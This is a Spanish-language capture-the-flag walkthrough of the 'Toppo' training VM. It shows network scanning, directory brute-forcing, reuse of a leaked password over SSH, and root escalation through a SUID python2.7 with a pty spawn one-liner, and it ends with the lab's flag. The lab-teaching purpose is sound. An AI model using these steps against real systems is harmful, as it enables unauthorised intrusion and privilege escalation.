WRITE UPS Toppo

Level : Easy

PAULA FERNÁNDEZ LÓPEZ

PASOS

1. **Escaneo de red**
2. **Ataque de fuerza bruta de directorios**
3. **Abusar de directorios web HTTP**
4. **Compromiso confidencial**
5. **Spawn tty shell (inicio de sesión ssh)**
6. **Escalada de privilegios de SUID**
7. **Obtener acceso root y capturar la bandera**

En primer lugar me descargo la máquina vulnerable **TOPPO** y añado la maquina a mi VMware

```
IP address : 192.168.70.130

created for the Ownedlab's event .

Happy Owning !
Toppo login: _
```

Arranco la maquina de Kali y la máquina vulnerable Toppo

Empiezo haciendo un **ip a** en mi kali para ver la ip

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group defaul
    link/ether 08:00:27:40:4f:da brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 85596sec preferred_lft 85596sec
    inet6 fe80::a356:63a5:f415:9391/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group defaul
    link/ether 08:00:27:6d:bb:c0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
       valid_lft 396sec preferred_lft 396sec
    inet6 fe80::6f00:ecd9:ca94:68a9/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Para ver la ip de la Máquina vulnerable Toppo hacemos un ping → nmap -sP 192.168.56.0/24

```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 12:02 EST
Nmap scan report for 192.168.56.1
Host is up (0.00074s latency).
Nmap scan report for 192.168.56.101
Host is up (0.00088s latency).
Nmap scan report for 192.168.56.107
Host is up (0.0034s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.72 seconds
```

Ahora queremos ver los puertos abiertos que tiene , para ello usamos el comando **nmap -p- -A 192.168.56.107** y lo que hay dentro de cada puerto.


```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -A 192.168.56.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 12:04 EST
Nmap scan report for 192.168.56.107
Host is up (0.00085s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
|   2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
|   256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
|_  256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Clean Blog - Start Bootstrap Theme
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          38719/tcp6  status
|   100024  1          48287/udp6  status
|   100024  1          53997/tcp   status
|_  100024  1          56939/udp   status
53997/tcp open  status  1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

La salida NMAP nos muestra que hay 3 puertos abiertos: 22(SSH), 80 (HTTP), 111 (RPC).

O el comando nmap -F 192.168.56.107 para ver solo los puertos más abreviados.

```
┌──(kali㉿kali)-[~]
└─$ nmap -F 192.168.56.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 12:08 EST
Nmap scan report for 192.168.56.107
Host is up (0.0018s latency).
Not shown: 97 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
```

Meto la URL http://192.168.56.107 en el navegador y nos aparece un blog




Man must explore, and this is exploration at its greatest

Problems look mighty small from 150 miles up


No encontramos nada en la página web, así que a continuación analizaremos el servidor mediante el comando → dirb http://192.168.56.107 (ip toppo)

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.56.107

_____________________
DIRB v2.22
By The Dark Raver
_____________________

START_TIME: Fri Feb  9 12:24:54 2024
URL_BASE: http://192.168.56.107/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____________________

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.107/ ----
==> DIRECTORY: http://192.168.56.107/admin/
==> DIRECTORY: http://192.168.56.107/css/
==> DIRECTORY: http://192.168.56.107/img/
+ http://192.168.56.107/index.html (CODE:200|SIZE:6437)
==> DIRECTORY: http://192.168.56.107/js/
+ http://192.168.56.107/LICENSE (CODE:200|SIZE:1093)
==> DIRECTORY: http://192.168.56.107/mail/
==> DIRECTORY: http://192.168.56.107/manual/
+ http://192.168.56.107/server-status (CODE:403|SIZE:302)
==> DIRECTORY: http://192.168.56.107/vendor/

---- Entering directory: http://192.168.56.107/admin/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```


Nos muestra un directorio admin que nos dice que es listable y si lo ponemos en el navegador :




Vemos el contenido que tiene dentro y vemos que hay un archivo .txt, que seguidamente añadiremos a la url




Nos muestra una contraseña, que se puede ver que tiene un nombre en medio y probaremos para el usuario e intentar establecer una conexión :





Me ha establecido la conexión al servidor y añadimos la contraseña que aparece en el .txt



Y con id podemos ver que estamos dentro del usuario ted, el grupo ted, …

Lo siguiente es con el comando → find / -perm -u=s -type f 2>/dev/null , para buscar en los directorios raíz con los permisos de usuario de tipo sticky, los tipos de archivos y que cualquier error lo envíe a dev/null

```
ted@Toppo:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/sbin/exim4
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/passwd
/bin/su
/bin/umount
/bin/mount
ted@Toppo:~$
```

Para ver los permisos de “python2.7” que me interesan utilizo el comando → ls -l /usr/bin/python2.7

```
ted@Toppo:~$ ls -l /usr/bin/python2.7
-rwsrwxrwx 1 root root 3889608 Aug 13  2016 /usr/bin/python2.7
ted@Toppo:~$
```

Y vemos que al tener una **s** el usuario ted puede invocar python y ejecutarlo bajo el contexto de root

```
ted@Toppo:~$ python2.7 -c 'import pty;pty.spawn("/bin/sh")'
#
#
#
#
```

Innovamos python y creamos e importamos una shell con spawn y vemos que la terminal cambia

A continuación vemos con whoami que somos root y nos metemos dentro con el comando **cd,** y ahora vemos que dentro de root hay un archivo que se llama flag.txt

```
# whoami
root
# cd /root
# ls
flag.txt
```

Por último nos meteremos dentro de flag.txt con el comando **cat** para ver su contenido :

```
flag.txt
# cat flag.txt
________
|  _   _  |
|_/ | | \_|.--.   _ .--.   _ .--.    .--.
    | |  / .'`\ \[ '/'`\ \[ '/'`\ V .'`\ \
   _| |_ | \__. | | \__/ | | \__/ || \__. |
  |_____| '.__.'  | ;.__/  | ;.__/  '.__.'
                 [__|     [__|



Congratulations ! there is your flag : 0wnedlab{p4ssi0n_c0me_with_pract1ce}
```

Y aparece la flag que buscábamos